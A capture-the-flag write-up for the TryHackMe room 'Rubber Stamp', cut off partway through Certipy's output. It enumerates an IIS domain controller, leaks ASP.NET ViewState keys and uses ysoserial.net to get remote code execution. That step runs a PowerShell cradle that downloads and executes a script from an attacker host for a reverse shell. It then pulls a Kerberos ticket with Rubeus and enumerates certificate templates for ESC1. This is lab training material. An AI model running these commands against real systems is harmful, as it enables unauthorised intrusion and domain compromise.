TryHackMe: Rubber Stamp

Rubber Stamp started by discovering an endpoint that enabled us to leak the ViewState validation and decryption keys in an IIS application, which allowed us to exploit a ViewState deserialization vulnerability to achieve remote code execution (RCE) and obtain a foothold. We then enumerated Active Directory certificate templates, discovered one vulnerable to ESC1, and abused it to authenticate as Administrator and obtain the root flag, completing the room.
Initial Enumeration
Nmap Scan
We start, as usual, with a port scan using nmap.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
$ nmap -T4 -n -sC -sV -Pn -p- 10.113.161.143
Nmap scan report for 10.113.161.143
Host is up (0.053s latency).
Not shown: 65507 closed tcp ports (reset)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Home - Rubberstamp
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-11-06 21:27:33Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: rubberstamp.local, Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=SRV01.rubberstamp.local
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:SRV01.rubberstamp.local
| Not valid before: 2026-10-25T16:50:39
|_Not valid after:  2027-10-25T16:50:39
|_ssl-date: 2026-11-06T21:28:33+00:00; 0s from scanner time.
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: rubberstamp.local, Site: Default-First-Site-Name)
...
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: rubberstamp.local, Site: Default-First-Site-Name)
...
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: rubberstamp.local, Site: Default-First-Site-Name)
...
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
...
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
...
From the port scan, we can see that we are dealing with a domain controller. We also obtain the hostname from the service certificates, so we add it to our hosts file:
1
10.113.161.143 srv01.rubberstamp.local rubberstamp.local srv01
Web (Port 80)

The room already points us towards the web application as our foothold, so we start by inspecting it and find a simple IIS server running on port 80:
While exploring the web application, we come across two interesting endpoints:

/Contact, which allows us to send contact messages and returns the following response:Thanks - someone will get back to you shortly.

/legacy/RequestStatus.aspx, which simply returns an error and redirects us to the error page.
User Flag
Leaking the Keys
Testing both of these endpoints doesn’t really amount to anything. However, while fuzzing for additional endpoints, we discover a backup of the global.asax file named global.asax.bak.
1
2
3
$ ffuf -u 'http://10.113.161.143/FUZZ' -w /usr/share/seclists/Discovery/Web-Content/quickhits.txt -mc all -t 100 -ic -fc 302,404
...
global.asax.bak         [Status: 200, Size: 1259, Words: 258, Lines: 41, Duration: 81ms]

Checking the /global.asax.bak endpoint, we find some interesting code. Essentially, if a request is made to an endpoint starting with /legacy/ and includes the debug query parameter set to true, the application not only displays the error message but also exposes its validation and decryption keys.

We can test this against the /legacy/RequestStatus.aspx endpoint we discovered earlier by making the following request: /legacy/RequestStatus.aspx?debug=true. This reveals not only an error message but also leaks the validation and decryption keys.

The error message indicates that the application failed to convert a null value to an integer. This might suggest that the server expects us to supply an integer parameter. Since query strings are a common way to do this, we test some common parameter names and find that id works. Making the request /legacy/RequestStatus.aspx?debug=true&id=1 gets rid of the error and reveals a POST form containing the __VIEWSTATE field in the page’s source code.
RCE via ViewState Deserialization
In ASP.NET Web Forms, ViewState is used to preserve page and control state between requests. The application serializes this state and sends it to the client in the __VIEWSTATE hidden form field. When the client submits the form, the server processes and deserializes the supplied ViewState. However, ASP.NET uses a validation key to generate and verify a message authentication code (MAC) that protects the integrity of the ViewState, and a decryption key to encrypt and decrypt it.
Since we have obtained both of these keys, we can generate a valid ViewState payload that passes the application’s cryptographic checks. We use ysoserial.net with the TextFormattingRunProperties gadget to generate a malicious payload that executes a PowerShell reverse shell cradle when deserialized:
1
2
3
.\ysoserial.exe -p ViewState -g TextFormattingRunProperties -c "powershell -c IEX(new-object net.webclient).downloadstring('http://192.168.145.133/shell.ps1')" --path="/legacy/RequestStatus.aspx" --apppath="/" --validationalg="SHA1" --validationkey="D7D2FA8B5C1E4A9F3B6C8D0E2F4A6B8C1D3E5F7A9B1C3D5E7F9A1B3C5D7E9F1A" --decryptionalg="AES" --decryptionkey="A1B2C3D4E5F6A7B8C9D0E1F2A3B4C5D6E7F8A9B0C1D2E3F4"

lIjMN6...JFF5Q%3D%3D
We then send the generated payload to the /legacy/RequestStatus.aspx endpoint using Burp Suite. The server processes the supplied ViewState and triggers an exception in the TextFormattingRunProperties class, which is consistent with the gadget being invoked during deserialization.

Checking our listener, we can see that we have obtained a shell as the svc-iisweb user. We can then read the user flag at C:\Users\Public\user.txt.
1
2
3
4
5
6
7
8
$ rlwrap nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.145.133] from (UNKNOWN) [10.113.161.143] 53467

$ whoami
rubberstamp\svc-iisweb
$ type C:\Users\Public\user.txt
THM{[REDACTED]}
Root Flag
Enumerating the Certificate Templates
To make further enumeration easier and allow us to perform it from our own machine, we can simply upload Rubeus to the target and use its tgtdeleg function to obtain a TGT for our current user:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
$ curl http://192.168.145.133/Rubeus.exe -o C:\Windows\Temp\Rubeus.exe
$ C:\Windows\Temp\Rubeus.exe tgtdeleg /nowrap

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.3.3


[*] Action: Request Fake Delegation TGT (current user)

[*] No target SPN specified, attempting to build 'cifs/dc.domain.com'
[*] Initializing Kerberos GSS-API w/ fake delegation for target 'cifs/SRV01.rubberstamp.local'
[+] Kerberos GSS-API initialization success!
[+] Delegation request success! AP-REQ delegation ticket is now in GSS-API output.
[*] Found the AP-REQ delegation ticket in the GSS-API output.
[*] Authenticator etype: aes256_cts_hmac_sha1
[*] Extracted the service ticket session key from the ticket cache: ofAEt+LjbPVI2RD4sRUrMDrmcH3IrvZUmqOcKdH2dFc=
[+] Successfully decrypted the authenticator
[*] base64(ticket.kirbi):

      doIFQ...9DQUw=
We decode the ticket from Base64:
1
$ echo doIFQ...9DQUw= | base64 -d > svc-iisweb.kirbi
Next, we use Impacket’s ticketConverter.py to convert the ticket from kirbi to ccache format:
1
2
3
4
5
$ ticketConverter.py svc-iisweb.kirbi svc-iisweb.ccache
Impacket v0.14.0.dev0+20260910.163155.6c9907e - Copyright Fortra, LLC and its affiliated companies

[*] converting kirbi to ccache...
[+] done
We then set the KRB5CCNAME environment variable to use the converted Kerberos credential cache:
1
$ export KRB5CCNAME=svc-iisweb.ccache
Now, we can use it to enumerate the certificate templates with Certipy. We immediately notice that the PrivClientAuth template is vulnerable to ESC1 and allows Domain Users to enroll. Essentially, the Enrollee Supplies Subject setting allows us to specify the subject in the certificate request and request a certificate for any user. Since the template also supports Client Authentication, we can then use the resulting certificate to authenticate as that user.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
$ certipy find -u 'svc-iisweb@rubberstamp.local' -k  -target srv01.rubberstamp.local -dc-ip 10.113.161.143 -dc-host srv01.rubberstamp.local -stdout
...
Certificate Templates
  0
    Template Name                       : PrivClientAuth
    Display Name                        : PrivClientAuth
    Certificate Authorities             : rubberstamp-SRV01-CA
    Enabled                             : True
